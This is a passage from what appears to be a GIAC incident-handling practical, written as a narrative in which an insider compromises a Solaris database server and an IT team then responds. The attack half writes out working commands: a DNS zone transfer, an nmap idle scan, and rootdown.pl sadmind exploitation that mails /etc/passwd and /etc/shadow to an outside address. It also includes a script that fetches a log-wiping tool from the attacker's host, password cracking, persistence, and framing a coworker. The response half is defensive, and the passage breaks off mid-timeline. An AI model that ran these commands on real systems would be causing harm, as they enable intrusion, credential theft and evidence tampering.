Rusty returned to his desk and buried himself in looking at the Outlook calendar which he found in the Public Folders area of his Outlook folder tree. He saw the senior administrator, Ted, was on-call the first week of the month, Jane and Ariana were on the second and third weeks, and Brian was on-call the last week of the month. Looked to Rusty that the third week of the month would be the best time to gain access to the production database and steal a copy of the database export, since the most junior person, Brian, would likely be shadowing or having Ted shadow him for the first couple of rotations. Since all the administrators were about equally new to the organization, the time that it would take for them to get their "sea-legs" as it were would be roughly the same, with all not necessarily knowing the complete setup of the network and what was running where for a couple of on-call rotations. Rusty had also overheard the DBA's fighting with the IT department over the backup policies, hence he knew that a database export was made each night when the hot backup of the database was performed.

Unfortunately, he didn't know what the name or IP of the database was.

Enter the **dig** command into the fray. Rusty knew he might be able to get the information about where the database was by querying the DNS servers. Looking at the */etc/resolv.conf* file on his Ultra 5 yielded the following:

```
bash-2.05$ cat /etc/resolv.conf
domain giacent.com
nameserver 192.168.45.2
```

```
nameserver 192.168.45.3
search giacent.com
```

Using this information, Rusty then looked to see if the databases might be in DNS, thanks to the **dig** command. He indicated the target server of the query after the "@" symbol, while the "axfr" indicated he wanted to show all the records in the entire domain, giacent.com.

```
bash-2.05$ dig @192.168.45.2 axfr giacent.com

; <<>> DiG 9.2.2 <<>> @192.168.45.2 axfr giacent.com
;; global options:  printcmd
giacent.com.              900     IN      SOA     giacent-
ad02.giacent.com. support.giacent.com. 2000267045 600 300 86400 900
giacent.com.              600     IN      A       192.168.45.2
giacent.com.              600     IN      A       192.168.45.3
giacent.com.              900     IN      NS      giacent-
ad02.giacent.com.
giacent.com.              900     IN      NS      giacent-
ad01.giacent.com.
giacent.com.              900     IN      MX      10 mail.giacent.com.
giacent-ad01.giacent.com.   900    IN     A         192.168.45.2
giacent-ad02.giacent.com   900     IN     A         192.168.45.3
411.giacent.com.          900     IN      CNAME   phonebook.giacent.com.
...
database-prod.giacent.com  900     IN      CNAME    laurel.giacent.com.
db-001.giacent.com        900      IN      CNAME    laurel.giacent.com.
db-002.giacent.com        900     IN      CNAME    hardy.giacent.com.
laurel.giacent.com        900     IN      A        192.168.90.11
hardy.giacent.com         900     IN      A        192.168.90.12
```

Now that he had the IP address and host name of the database, the next task at hand was to determine what might be open to exploit. He could have tried to attack the Oracle instance running on the database machine, but that seemed much more "noisy" than he wanted to be. Doing this while minimizing the chances of getting caught would require more information about the target server other than the fact that it was an Oracle server on Solaris. The next phase involved one of the most useful tools, NMAP.

Scanning

Rusty had to "tone down" his scanning activities and be patient in sizing up the target. The IT organization, while not up on the latest patches or security settings, was monitoring each switch port and the router interfaces for bandwidth utilization via SNMP. Graphs on the website the IT organization ran would show high traffic bursts, so Rusty needed to ensure the scanning was well under the radar. He did have the advantage of being behind the corporate firewall so he wouldn't need to use some of the more exotic options of NMAP like packet fragmentation `(-f)` to get to to his target. However, he still didn't really have an idea of what was on the database machines, and running afoul of a logging host-

based firewall was not part of his plan.

It seemed like the best option to get his scanning done was to leave it to run overnight and use a patsy on the same network. Fortunately for him, NMAP had a couple of scanning methods that allowed for his identity to remain reasonably secret. Rusty's method of choice, the Idle Scan, was great for a corporate environment, because not only could it provide sufficient cover for the scanner, since it used a “zombie” machine, of sorts, to enumerate ports, but it could also throw information security people off the trail of the scanner by placing initial blame on an innocent third party, since that would be where the intrusion detection and firewall logs would point, not to the attacker's machine. Rusty reveled in this last aspect of the Idle Scan because it allowed him to get some revenge against some of the people at GIAC Entertainment who had been rude to him over the time he contracted there. However, there was no way around the fact that he needed a 3rd host, so it was back to the DNS zone transfer that he'd obtained earlier.

Rusty found an entry for a QA department web server which he thought might do the trick, both as a zombie and as a revenge target. The QA department seemed to be a lot harder on his microcode for the GIAC Grill than they were on anyone else's application. Rusty was also tired of hearing the *schadenfreude* that the QA manager had in his voice each time Rusty was told to make code changes and he only had one day to make them, even though he met his two-week QA deadline. He thought the QA machine ran Windows 2000 and that was exactly what was needed. Windows machines had an unpleasant, but useful, habit of predictably incrementing the TCP sequence numbers by one in TCP/IP conversations. Because of this “feature,” it was easy to figure out whether or not ports were open on another host based on the delta in the packet sequence numbers.

Idle Scans cause the attacker's machine to send packets to a zombie host (man-in-the-middle, of sorts), identify the sequence numbers that the zombie was using, and then send a spoofed request to a port (starting with port 80 by default) on the target host. If the target host has port 80 open, then a SYN/ACK packet returns to the zombie host which then responds to the target with a RST (Reset) packet since there was no legitimate request that came from the zombie host to the target host. The attacking host then sends another packet to the zombie host to re-establish what the TCP sequence number is. If the reply from the zombie host has a sequence number that goes up by 2, then the port is open on the target machine because the zombie used the interim sequence number to send the RST packet back to the target host. However, if the sequence number only increased by 1, then the port on the target host was not open, as the zombie host

received a RST packet or nothing at all from the target host. The QA web machine made a good zombie host in this case because it would be idle in the night and on weekends. A well used machine would have TCP sequence number increments that would be too great to be useful for determining open ports.[15]

On his way out the door, Rusty issued the following command at the root prompt of his Ultra 5:

```
hornet:~ # nmap -sI qa-web.giacent.com -P0 -T0 -p 22,23,111,1520-1530
laurel.giacent.com
```

The options he selected included the -sI which iniated the Idle Scan, using the host that followed that flag, which was qa-web.giacent.com, -P0 which caused NMAP not to ping the target host or the zombie host, -T0 which equated to "Paranoid throttling" meaning that only one port was scanned every 5 minutes or so, and -p which specified the ports Rusty was interested in finding. He included a port range in the 1500's as sometimes the DBA's at GIAC Entertainment liked to run more than one instance of Oracle on ports aside from the default of 1521, figuring that he'd be certain he had the right machine. Rusty was especially interested in finding the RPC port open because there was a good chance that this database machine had been built with the same default image as his Ultra 5, meaining all the default options were enabled in *inetd.conf*. If the defaults were enabled, the sadmind service would also be enabled and he could then use a new script that was fast and efficient, *rootdown.pl*, to gain access to the database machine. He got a little jolt thinking of how fast he'd be able to get on the database machine once he'd started attacking it.

When he returned the next morning, the results made him happy:

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-09-29 21:14
PST
Idlescan using zombie qa-web.giacent.com (192.168.25.224:80); Class:
Incremental
Interesting ports on 192.68.90.12
(The 12 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
1521/tcp open  oracle

Nmap run completed -- 1 IP address (1 host up) scanned in 4312.310
seconds
```

Finding RPC was open and running on port 111, the next step was to determine if this box had the sadmind service registered. Using rpcinfo with the `-s` flag for "short", Rusty found that sadmind was running on the production database

system:

```
bash-2.05$ rpcinfo -s laurel.giacent.com
   program version(s) netid(s)                         service     owner
    100000  2,3,4     udp,tcp,ticlts,ticotsord,ticots  rpcbind superuser
    100231  1         ticots,ticotsord,ticlts          -       superuser
    100005  3,2,1     ticots,ticotsord,tcp,ticlts,udp  mountd  superuser
    100003  3,2       tcp,udp                          nfs     superuser
    100227  3,2       tcp,udp                          nfs_acl superuser
    100026  1         ticots,ticotsord,ticlts,tcp,udp  bootparam
superuser
    100232  10        udp                              sadmind superuser
    100011  1         ticlts,udp                       rquotad superuser
```

Rusty's inference was right: the database server was running with a default configuration for the *inetd* daemon. From that, he also extrapolated that the machine probably wasn't locked down much more than changing passwords on a regular basis, indicating that this might not be as difficult as he had first thought. To confirm his suspicions that he would be able to access the system with *rootdown.pl*, he made one last test:

```
rusty@smithers:~> ./rootdown.pl -h laurel.giacent.com
Executing command on 'laurel' via port 34229
Success: your command has been executed successfully.
```

Exploiting the System

Knowing that the database system could be opened by using *rootdown.pl*, Rusty waited until the last week of the month to exploit it. With the second most junior member of the staff on call during that week, there was a higher likelihood that his attacks on the database system would either be misinterpreted or unnoticed. Also, the recovery time would fall into the week where the most junior member was on-call, meaning identification and recovery times would go up, allowing Rusty more time to clean any traces of his presence off of the database system.

The attack began with a very simple task – e-mail the */etc/hosts* file from the database machine to himself. Successfully completing this would tell Rusty if he had the syntax right and if he could chain together commands as if he were using a shell, since, in theory, that's what *rootdown.pl* did when it accessed the sadmind service.

```
rusty@smithers:~> ./rootdown.pl -h laurel.giacent.com -c "cat /etc/hosts
| mailx -r it@giacent.com rusty@infothieves.org"

Executing command on 'laurel' via port 35705
Success: your command has been executed successfully.
```

A few minutes later, he received the */etc/hosts* from the "Laurel Super-User"in his personal mailbox. The command, indicated by the -c above, had gone to the right host, specified by the -h flag, and had returned the goods. A rush of glee hit Rusty, since he could now script several commands and time them over the night so he wouldn't even have to be in the building when his machine grabbed the database files. The commands could also be spaced out so as to evade detection. He could have opened an "interactive" session with the `-i` flag instead of the `-c` flag and entered commands at a `sadmind>` prompt, but that would have involved him staying at the console shell at all hours of the night, creating unneeded suspicion. The `-r` flag after `mailx` was an additional touch to make it seem like this was an automated job set off by the IT Department, casting additional doubt on who might have triggered it.

Something dawned on Rusty: if he could e-mail */etc/hosts* to himself, he might be able to e-mail other files, like */etc/passwd* and */etc/shadow* to himself as well so he could keep access and be able to intercept mail which might alert the IT staff of his presence. Getting a permanent foothold on the database server would make things easier in the long run, since his requests could be regular command-line actions wrapped in legitmate looking ssh traffic instead of in the guise of sadmind RPC traffic. That was all fine and good for the long term but in the short term, Rusty needed to get the database export and fast.

One item that he wasn't certain about was the location or name of the export file. However, that could be easily remedied by e-mailing the "oracle" user's crontab file to himself and taking a peek. In the crontab he found a couple of entries, including:

```
36 4 * * * /opt/oracle/bkup/full_exp.sh
```

Since the export job was kicked off in the early morning and the DBA's didn't get into work much before 10 A.M., it was unlikely that the export was kicked off manually. He e-mailed the *full_exp.sh* script to himself and set it aside in his home directory for later.

Rusty opened up *vi* and made a simple script, `grab-it.sh`:

```
#!/bin/bash
# $1 is hostname of target machine

./rootdown.pl -h $1 -c "cat /etc/passwd| mailx -r
it@giacent.com rusty@infothieves.org" > log.log

sleep 600

./rootdown.pl -h $1 -c "cat /etc/shadow | mailx -r
```

```
it@giacent.com rusty@infothieves.org" >> log.log

sleep 600

./rootdown.pl -h $1 -c "cd /opt/home/brianh;
/usr/local/bin/wget
http://infothieves.dyndns.org/stuff/wipe.tgz"

sleep 600

./rootdown.pl -h $1 -c "cd /opt/home/brianh; /
usr/local/bin/gunzip wipe.tgz; tar xf wipe.tar; rm wipe.tar"

sleep 600

./rootdown.pl -h $1 -c "cd /opt/home/brianh; mv wipe
 /tmp/.wipe; chown brianh:staff /tmp/.wipe; chmod +x
.cleanup.sh; chown brianh:staff .cleanup.sh"

exit
```

He then set up the script to run on his machine at 2:30 A.M. the next night, Saturday morning. With the `sleep` functions in the script, the e-mails would be spaced far enough apart so as to look innocuous. Rusty left the office at 7:30 P.M. feeling good that he'd be able to get access to the database server the next night.

The next day, Rusty tried to keep his ear to the ground, so to speak, because he was concerned that the mailings of */etc/shadow* and *passwd* were noticed, meaning that his mission would be a failure. He heard no rustlings at all in the IT group. In fact, it seemed like the group as a whole was pretty relaxed, as they all went off to celebrate Brian's birthday at a local eatery. They didn't return for 2 hours. Rusty noted this and figured the IT group would be in lock-down mode if his comings and goings had been noticed, so he was in the clear for now.

Having examined the `full_exp.sh` script that the DBA's had written, Rusty found the name and location of the database export file and then incorporated it into a script that would grab the database file at 5:15 A.M., post it to an anonymous FTP server at his domain, *infothieves.dyndns.org.* Rusty also knew he had to mask the bandwidth utilization from the server so he added a section in his script that would shut off the SNMP daemon and then restart it once the FTP transmission was completed. He does the same with the syslog-ng daemon, just in case one of his actions may be tracked, even though there is a risk that any shutdown message might be noticed by a log parsing program like SWATCH or LoGrep.[16]

Unfortunately for Rusty, he never had been good with *cron* syntax, so the job he wanted to complete early Sunday morning, actually ran early Monday morning. However, it did look like Brian had run it, so the trackers might be thrown off, especially when reviewing the */var/log/cron.log*. Implied in this was a level of sophistication that Rusty was uncertain the IT group had achieved, so all of this might have been overkill.

Keeping Access:

When he woke up on Friday morning, he found the */etc/passwd* and */etc/shadow* files in his personal mailbox. Since he had a nice machine at home which was several times faster than anything he had legitimate access to at work, Rusty set upon cracking the passwords of the database with *John the Ripper*, the password cracker. Before he left for work, he started the cracking:

```
rusty@vortex:/opt/john-1.6/run> ./unshadow passwd shadow > passwd.1

rusty@vortex:/opt/john-1.6/run> ./john passwd.1
```

When he came home for lunch, he found that he had passwords for all of the IT team as well as the super-user password, mostly because they were easy to crack, even without additional word lists for the *JtR* to use. He didn't really need these passwords to access the system, since *rootdown.pl* was more than happy to keep churning out good root-level access, but they were good insurance in case the sadmind service was shut off before he could get all of the data he needed for Chapeau Noir.

As a failsafe mechanism, Rusty added a cron job that would run sadmind in daemon mode, listening on a high port for an hour each night and then would shut it off afterwards so he could send the system a request even if the IT department had shut off sadmind in */etc/inetd.conf*. He set it to run under Brian's account, figuring that it would mislead anyone who was investigating the incident. This was not graceful or elegant by any means. Through a little work using *lsof* and *grep,* Rusty was able to e-mail himself the listening port of the daemon, which was fine since he didn't want to set off any new alarms with another NMAP scan. It was just annoying that sadmind did not allow for a listening port to be specified when the daemon was started, but, considering it was already a component of the system that wouldn't cause undue suspicion, Rusty felt it was an acceptable compromise.

Covering Tracks

As part of the payload that his initial script, Rusty used wget to grab a tarball from his *infothieves.org* server which doubled as a hacking platform and a Hollywood gossip page. This time around, Rusty grabbed a script and the utility *wipe.*[17] The script would run *wipe* to remove as many traces of his visit as possible from */ var/adm/utmpx, /var/adm/wtmpx,* and */var/adm/lastlog.* This was also a wrapper script to copy about 100 lines into a compromised user's *.bash_history* file so as to make it seem that the compromised user was the one who had a long history of hacking, thereby distracting the investigating technicians while Rusty could make his getaway. In this instance, the additional lines, like several entries running *rootdown.pl* pointing at *laurel.giacent.com*, were added to Brian's . *bash_history* file. An entry was also made in Brian's *.bashrc* that ran the three *wipe* commands listed below. Rusty knew it was always good to cause a distraction by causing turmoil within a group that arises when trust is questioned.

Some of the highlights of Rusty's script included:

```
/tmp/.wipe -u brianh   (this removes "brianh" entries from utmpx)
/tmp/.wipe -w brianh   (this removes "brianh" entries from wtmpx)
/tmp/.wipe -l brianh   (this removes "brianh" entries from lastlog)
```

and adding these lines to Brian's *.bashrc* so they would be run when Brian or Rusty accessed Brian's account.

The *.cleanup.sh*script did all of the above as well as remove the sadmind cron job that ran it each night, as well as remove itself and the */tmp/.wipe* application. Or at least that's what Rusty hoped it would do when he called the cleanup script at the end of the FTP script. Regardless, if it didn't work properly, Rusty would have the data he needed and it would look like Brian had perpetrated all of the malfeasance.

The Incident Handling Process

Preparation

The GIAC Entertainment IT group had little in the way of a formalized process or procedure for dealing with intrusions and system compromises. The senior systems administrator had provided some guidelines for dealing with compromises, though nobody in the department felt they had been at the company long enough to take ownership of the issue.

- Regular checks of security-related sites like CERT, securityfocus.com, etc. should be made to ensure that the infrastructure is as current as is feasible, considering maintenance schedules and application dependencies.

- Scan machines on a regular basis with NMAP, Nessus, or other similar tool to ensure that no new ports have been opened.

- Patch and reboot systems on a quarterly basis.

- Identify the functions that each machine in the infrastructure should be performing and ensure that new services have not been started where they are not needed.

- Standardized profiles should be kept/made of production and staging servers to speed identification of any exploit that might cause these systems to be vulnerable to attack. Included among these are Jumpstart/Kickstart configs as well as all files in CVS.

- Centralized system logging occurs from all production and staging machines except and should be checked for discrepancies, either manually or automatically.

- MD5 hashes of installed applications should be made and stored, either in hard copy or on a machine not in the same environment (staging holds production hashes, production holds staging, both are held in cvs system, etc.).

- Master copies of /etc/passwd and any other authentication db (like LDAP) should be kept outside the production and staging systems.

The IT department had created a “jump bag” of sorts, but it was often cannibalized for parts, due the belief that IT was more of a drain on the budget than it was worth. As such, the spare drives and cell phone batteries that were in the jump kit were pressed into service elsewhere in the environment. As such, the only things of use that managed to stay in the jump bag were copies of the Solaris installation media which could be used as references for known good utilities as well as simple forensics tools for the SPARC platform.

As mentioned above, the IT department implemented a centralized system logging server. The centralized server had logs fed via stunnel and syslog-ng

from the servers in the production and staging environments; the configuration based on instructions and syslog-ng configurations found at Nate Campin's site for system administration[18]. Logs are kept in a SQL database, but no real-time analysis is performed aside from notification of CPU panics or similar hardware events. Using SWATCH or advanced analysis rules with the system logs is two quarters away from deployment. SNMP is used for trending and some fault detection, mostly via Cacti and Cricket. [19] Due to the departure of the three seasoned system administrators, the project to build an internal intrusion detection system had stalled in the procurement phase, so there was no monitoring of the internal networks, only of the DMZ.

The Router-Switch Module in the Cisco 6509 was not fully enabled with ACLs and VLAN permissions. As such, every network could talk to all the other networks, allowing free access for intruders to browse all the corporate and production assets. This was a known issue and scheduled to be addressed in a future maintenance window.

On the host side of the coin, each Solaris host was built with Sun's *SunScreen* firewall. Unfortunately, a basic ruleset was not implemented, primarily due to the nature of applications that needed ports opened to them that were neither specified nor documented before deployment.

Identification

6 October, 8:25 A.M.
Brian Hammerschmidt, Junior Systems Administrator, is responding to a “disk-full” alarm on the production database machine. Brian is perplexed because every other time that the disk alarms have gone off, they trigger at 95% while today they only notified the IT group that they were at 100% on the /opt and /tmp partitions and the notifications started at about 8:18 A.M.

He confirms that both the /opt and /tmp partitions are full when using `df -k` after logging into laurel.giacent.com. In /opt he finds the usual excessive logging that the backup client generates and then does not clean up well. He deletes the logs from the last 3 months, bringing /opt back down to 68%. Brian then changes directories to /tmp and finds the following:

```
brian@laurel:/tmp> ls -l
-rw-r--r--   1 root     root           0 Oct 2 23:23 OWNED_BY_SADMIND_15221
-rw-r--r--   1 root     root  2908568920  Oct 6 05:15 oracle_full_dmp
```

The first file set off alarms in Brian's head. He had heard of being “0wn3d” by hackers in some of the websites he frequented, but he'd never thought that he'd

be on a machine that had been owned. However, Brian was determined not to panic and jump to conclusions. He knew he was the new guy on the team and he'd been the butt of other jokes before from Ted, Jane, and Ariana, so he couldn't tell if this was a joke, too. He'd be able to ask Ted in a bit when he got back from his meeting, so there was no need to panic over this file.

The second file, however, was really weird. What was a database export doing in the /tmp filesystem? Was it due to the /opt partition running out of space and the cron job moving the file to /tmp automatically? Brian didn't really know much of what the DBA's wrote in their scripts, so that could be possible. More complicated than it needed to be, that's for certain, but possible. Knowing that the DBA's weren't in until 10, he sent an e-mail to their alias, asking for more information about what their nightly export script did and where the exports were placed.

8:47 A.M.
Ted returns from his meeting and sees Brian logged into the database system. Brian points out the 2 files in the /tmp directory and explains to Ted how he found them. Brian also explains his theory about the export script that the DBA's wrote and use for hot backups of the database. Ted begins to get a bad feeling about all that he's seeing and decides to open a tracking ticket ostensibly for the disk space issue which is in fact tracking what he feels might be a security incident in the making.

8:54 A.M.

Wondering if any of his team had been on the box at that time, Ted runs **`strings /var/adm/wtmpx`** and **`strings /var/adm/utmpx.`** The output, while interesting, reveals nothing new:

```
# strings utmpx
system boot
run-level 3
LOGIN
console
zsmon
PM10
```

Seeing that there were no out of the ordinary access attempts or successes, Ted updates the ticket. After a few minutes of thought, Ted wonders why there are **no** entries of logins on this machine, especially when the failover partner, `hardy.giacent.com`, has quite a few:

```
# strings utmpx
system boot
```

```
run-level 3
LOGIN
console
zsmon
PM10
1LOGIN
console
LOGIN
console
3root
console
root
console
ttymon
console
LOGIN
console
t100/dev/pts/1
0dave
t100pts/1
192.168.1.174
t100pts/1
192.168.1.174
t100/dev/pts/1
$dave
t100pts/1
 . . .
```

Ted opens his incident notebook and begins to jot down some notes about the wtmpx situation and discrepancy. Both machines had an uptime that was reasonably close, yet one machine showed no signs of anyone logging on it. This fact may turn out to be nothing, but Ted doesn't want to take that chance.

9:20 A.M.

Ted decides that since the production database may have been affected or compromised, he decides to notify his boss that the IT team are investigating a possible incident and that he'll give his boss more information in about an hour. Jane and Ariana enter and Ted briefs them on what has happened that morning so far.

9:45 A.M.
Ted runs **`netstat -an`** on the primary database and finds the usual ports listening and finds no unusual connections. Oracle is on-line and handling connections while sshd is dealing with user logins. Brian, who has been searching for information on what he found in /tmp, looks at the SNMP graphs for the database after receiving an e-mail stating that the production network "seemed slow." The e-mail was sent about 7:43 that morning. Brian finds that there was a total loss of data coming from the production database server between 5:15 and 8:15 A.M. The standby database has had continuous telemetry, ruling out a network problem, either with the network interfaces or with

the 6509.

Ariana looks at the output of **`ps -ef`** and finds that the SNMP daemon was restarted earlier in the morning, about 8:13 A.M.

Mentally reviewing what he'd seen so far, it struck Ted that the /tmp directory seemed as if it should have more files there. Ted tried **`ls -alt`** in /tmp and found an additional entry:

```
-rwxr-xr-x   1 root     root         Oct 3 01:50 .wipe
```

Finding "*.wipe*" was not a good sign. Realizing that they were possibly doing more damage than good by running commands on the suspect machine, Ted asks Ariana to shut off new logins to the machine by issuing **`touch /etc/nologin`** Because further activity could damage any traces left behind by the intruder or intruders, Ted admonishes the rest of the team not to use any utilities that are on the database machine, and then smacks himself in the head for not leading by example. Ted wants to get the box offline as soon as possible. If he can get his boss and the DBA's to act quickly, then the machine might be of some use for any legal proceedings, provided the perpetrator was caught.

9:50 A.M.

Ted searches Google with the "OWNED_BY_SADMIND" string and doesn't find any direct hits. Distracted by other concerns, Ted asks Brian to continue researching the string including looking into hits for "sadmind" and to print out anything he finds for later analysis, including the output of any commands might run on other machines, like scans or similar activities. Brian also searches securityfocus.com, packetstormsecurity.nl, and the bug-traq archives to see if anything shows up.

9:53 A.M.
Brian receives an e-mail response regarding his inquiry about the hot backup script that the DBA's had built. The DBA's tell him that the job would simply fail if there were no disk space available, since the script wasn't smart enough to move the file somewhere else if the box had run out of space in /opt. Brian forwards the e-mail to Ted who prints it out as part of the incident's record.

10:02 A.M.
Ted telephones his boss to give her an update. He tells her that he is convinced that someone who was unauthorized had been on the database machine and he and the team are looking into leads as to how the access happened. Ted states

that he does not know of the integrity of the database or whether any data had been removed from the box. He also states that he needs to get everyone off the production database immediately so as not to compromise the crime scene any further. Ted's boss, Charlotte, asks what the team's plan of action is at this time. Ted responds that he wants to get the DBA's on the standby box to check out the data in the database and then fail over to the standby database so he can pull the primary off the network for further inspection and copying of the operating system drive for analysis.

Charlotte likes his plan, although she knows it will take a little time to put it into action without causing alarm among the executives and other departments, since it was rare to do anything to the databases outside the quarterly maintenance window. She told Ted to keep working on finding the cause of the intrusion and she would go make the rounds with management.

Following the call, Ted asks Jane and Ariana to get the jump bag, go to the server room, and get ready to rip out one of the mirrored system drives of the production database. Ted knows that he needs to preserve the machine in as intact a state as possible, so letting hardware RAID take over the copying of a new drive doesn't seem that bad at all. He also tells Jane and Ariana to take notes of what the server looked like, what rack it was in, and where that rack was in the server room. He also asks them to take notes of anything they do to the server, preferably in a notepad of some sort, but on their laptops would be acceptable, too.

10:10 A.M.
Brian finds an entry in Google regarding the “OWNED_BY_SADMIND” file in /tmp. He sees thatit is part of a posted Perl sctript called *rootdown.pl* which has been posted to PacketStorm and Securityfocus.com.

Further reading of the advisories related to *rootdown.pl* indicates that there might be a configuration issue that may have caused the situation. Brian looks to see if the sadmind service is running on the production database:

```
bash-2.05$ rpcinfo -s laurel.giacent.com
   program version(s) netid(s)                         service     owner
    100000  2,3,4     udp,tcp,ticlts,ticotsord,ticots  rpcbind superuser
    100231  1         ticots,ticotsord,ticlts          -       superuser
    100005  3,2,1     ticots,ticotsord,tcp,ticlts,udp  mountd  superuser
    100003  3,2       tcp,udp                          nfs     superuser
    100227  3,2       tcp,udp                          nfs_acl superuser
    100026  1         ticots,ticotsord,ticlts,tcp,udp  bootparam
superuser
    100232  10        udp                              sadmind superuser
    100011  1         ticlts,udp                       rquotad superuser
```

Brian sends the output of this command to a printer to keep as possible evidence and then waits to tell Ted when he gets back from finding the DBA's. Since the machine is vulnerable, Brian keeps looking into how to shut off the service, since it appears that sadmind was the way the intrusion occurred.

10:17 A.M.
The DBA's are rounded up and asked to check the integrity of the data in the database. While the database is checked, Ted returns to the IT area, leaving instructions for the DBA's to call when they are finished with their integrity check.

Brian tells Ted what he's found about the sadmind exploit. Ted surmises that the database machines are both vulnerable, since they share the same operating system patch level and Jumpstart profile. Ted also realizes that, by extension, all the Solaris machines in the facility are possibly at risk, since they also share a common Jumpstart profile, depending on the class of machine. Ted also knows that all the machines have RPC listening on the default port, regardless of the purpose of the server, because the base profile had nothing different than a vanilla Solaris 9 installation, including the Development tools. Brian has downloaded the tool and tells Ted he has successfully accessed five out of five machine he's used it against.

Ted snaps to a realization: Since RPC and sadmind were blocked at the firewalls in 2001 when the IIS/Sadmind worm was making its way around the world, it would be highly unlikely that the attack was external in origin.[20] The intruder is someone in the company.

Instinctively, Brian hands Ted a Xantac.

Containment

10:25 A.M.

Ted calls Ariana and tells her to yank one of the system drives from each of the standby and active production databases, replacing them with the spare drives that are in the jump bag. Ariana relays the message to Jane only to find that the jump bag has but one spare drive for the 480's that are the database machines. Ariana relays the lack of drives back to Ted who tells her to use the drive to copy the active server, laurel. He is not happy with the fact that both of the database machines cannot be mirrored, since it leaves the possibility open that the standby could also have been compromised.

10:30 A.M.

Ariana reports that the drive mirroring is beginning. Three calls have come into the IT department complaining about a performance dive over the previous five minutes. Ted tells Brian to tell people that one of the drives “went bad” and that performance would be hampered a little while the new drive is mirrored because, though the drives are Fibre Channel, they are also 73GB, so the data that needs to be mirrored is substantial. He also tells Brian to estimate about 2 hours for the mirroring, but it could go faster if people logged off the Oracle database.

Ted begins to call people who are logged into the database with shell access to get them to log off or he will disconnect them forcibly.

Jane and Ariana return from the server room. Ariana searches for an additional drive to use for mirroring the standby database while Jane updates the intranet page that IT runs to mention that there will be a performance hit on the database while a damaged disk is fixed and that users will not be allowed to log into the database until after the mirroring is finished. The outgoing message of the IT phone is updated to state the same information and refer inquiries to the intranet for the most current information.

12:02 p.m.
Charlotte calls Ted back, stating that she was able to talk to three of eight executives regarding the database issues. They were all in agreement that the database could and should be failed over to the standby. She also states that, though it's not the approval of all the executives, it is a quorum and she'd take any additional heat that came to the IT department over this matter.

Ted is amazed that she got three executives to agree in such short time. While trying to enjoy the speed at which a decision was made, Ted tells Charlotte of the potential for this incident affecting all the Solaris machines company-wide. Charlotte responds that the database servers are top priority and that all the other servers would fall into line thereafter, based on environment.

Ariana finds an additional FCAL drive for the standby database. She begins to leave to put it into the standby database when Ted tells her to wait for the mirroring to be done and then to perform another disk swap with the new drive that was being mirrored on the database server. Ted had recently read some articles about computer forensics and knew that any analysis should be done on a second copy of the afflicted drive so as to maintain the integrity of the first copy.

12:10 p.m.

Ted tells the DBA's to fail the production database over to the standby as soon as their integrity checking is completed.

12:44 p.m.
The DBA's report that they are beginning the failover. Ariana reports that the first drive had finished mirroring and the second drive was now being mirrored to the main drive on the production database.

12:53 p.m.

The DBA's report that all services have been failed over to the standby database and they are about to shut off the Oracle services on the primary database. Ted tells them not to do so, since that might delete possible traces of activity in the Oracle logs or otherwise. The DBA's protest, claiming that incorrect shutdown may cause data corruption. Ted parries with the fact that an intruder may have already done that, since even though the data may have referential integrity, it may not be the same data in the tables as was in a previous full backup.

1:05 p.m.

Ted calls Ariana and tells her to disconnect *laurel* from the network. Ariana asks Ted to confirm this is what he wants to do. Both note the time in their notes of when the server is brought completely offline.

Ted tells Brian to open up a shell on *hardy* and have an ongoing network sniffer session running to see if anyone is trying to get to RPC, and, by extension, sadmind. Brian starts the sniffer, in this case, *snoop*:

```
# snoop -v port 111
```

This task will show any the originating IP address of traffic that's going to port 111 on the default interface (eri0 in this case) and is left to run in the shell. Brian is told to inform the entire team if there's been any RPC traffic at any time until the incident is over. Ted hopes it's just the *rootdown.pl* attack, not the IIS/Sadmind worm which hit the company 2 years ago. If it were the latter, though, there would be a general slowdown on the network and traffic would already be flowing to sadmind.

Calls begin to come into the IT department and pager alerts come in as well about the *laurel* going off-line. Both are handled by updating the outgoing message and the intranet to indicate that it was necessary to fail over to *hardy*, due to disk problems and that *laurel* would not be back on-line for the forseeable future.

1:30 p.m.

Charlotte calls Ted for an update. He tells her that they have taken *laurel* off the network and are watching for traffic to the RPC port on *hardy* which would indicate either the *rootdown.pl* attack or the worm. Ted mentions he's pretty positive it was the *rootdown.pl* attack, but he wants to be 100% certain.

Ted also tells Charlotte that if it seems like this incident will cause the company more than $10K of damage, that they should get the FBI involved, if nothing else than for their computer forensics experience which nobody on the IT team has. He also mentions that she should get a purchase order together so that they could send the drive to an outside forensics firm if the company decides to pursue civil restitution against the intruder, once he is identified.

Charlotte asks to be kept up to date on the progress of the incident, noting that she has a meeting with the CEO and COO in an hour. She also tells Ted to get the team some lunch, since they will doubtless be there for a while.

2:17 p.m.

Brian finds documents at the Sun Microsystems website which indicate that commenting out a line in */etc/inetd.conf* and then restarting inetd can prevent further access to the sadmind service via RPC. He tells Ted he has tested it on his workstation and it works advertised. Brian also mentions that the servers and workstations can have a package removed to get rid of sadmind forever (SUNWadmfw), but isn't certain what else is in the package that might break something if it were missing.

Ted is pleased, but he wonders how they will get all 40 workstations and servers done in short fashion. He tells Brian to figure out if they can get rid of the package safely.

2:25 p.m.

Charlotte calls again, looking for the current status of the situation. Ted tells her that they have an initial solution to preventing the exploit from being used in the future by commenting out the line in */etc/inetd.conf* that enables sadmind, but they need time to log in to each workstation and server to make the change and restart inetd. Charlotte tells Ted to be by his phone in case there are more questions in her meeting with the CEO and COO.

2:44 p.m.
Ted receives a call from the CEO who inquires about what the plan is to restore the company's systems to a known, secure state. Ted responds that the IT folks first need to log into all the systems, change or replace the *inetd.conf* file to stop sadmind from being started with an RPC request, and then restart inetd to ensure that the Solaris machines do not continue to be targets for the *rootdown.pl* script which appears to be the culprit for this incident. Doing so will stabilize the situation, he adds.

The CEO then asks if they had determine if any damage had occurred to the database or any systems. Ted responds that they were uncertain about whether or not damage had occurred, especially since none of the staff had any in-depth forensics experience, aside from booting Knoppix on a desktop to retrieve files from an NTFS partition. Ted states that unless they can determine with a high degree of certainty that nothing was truly compromised, it would be safest to rebuild the machines that were determined to be affected and change passwords company-wide. The CEO asks Ted to begin checking out the machines immediately and not to begin rebuilding any machines deemed compromised until after 6 P.M. so as not to cause undue alarm among the staff.

3:07 P.M.

Ted tells Brian, Ariana, and Jane to log into all the Solaris machines and change the *inetd.conf* file so the sadmind service is disabled. Ted would prefer to disable the RPCbind service completely, but that is not in the cards at the moment.

5:37 P.M.
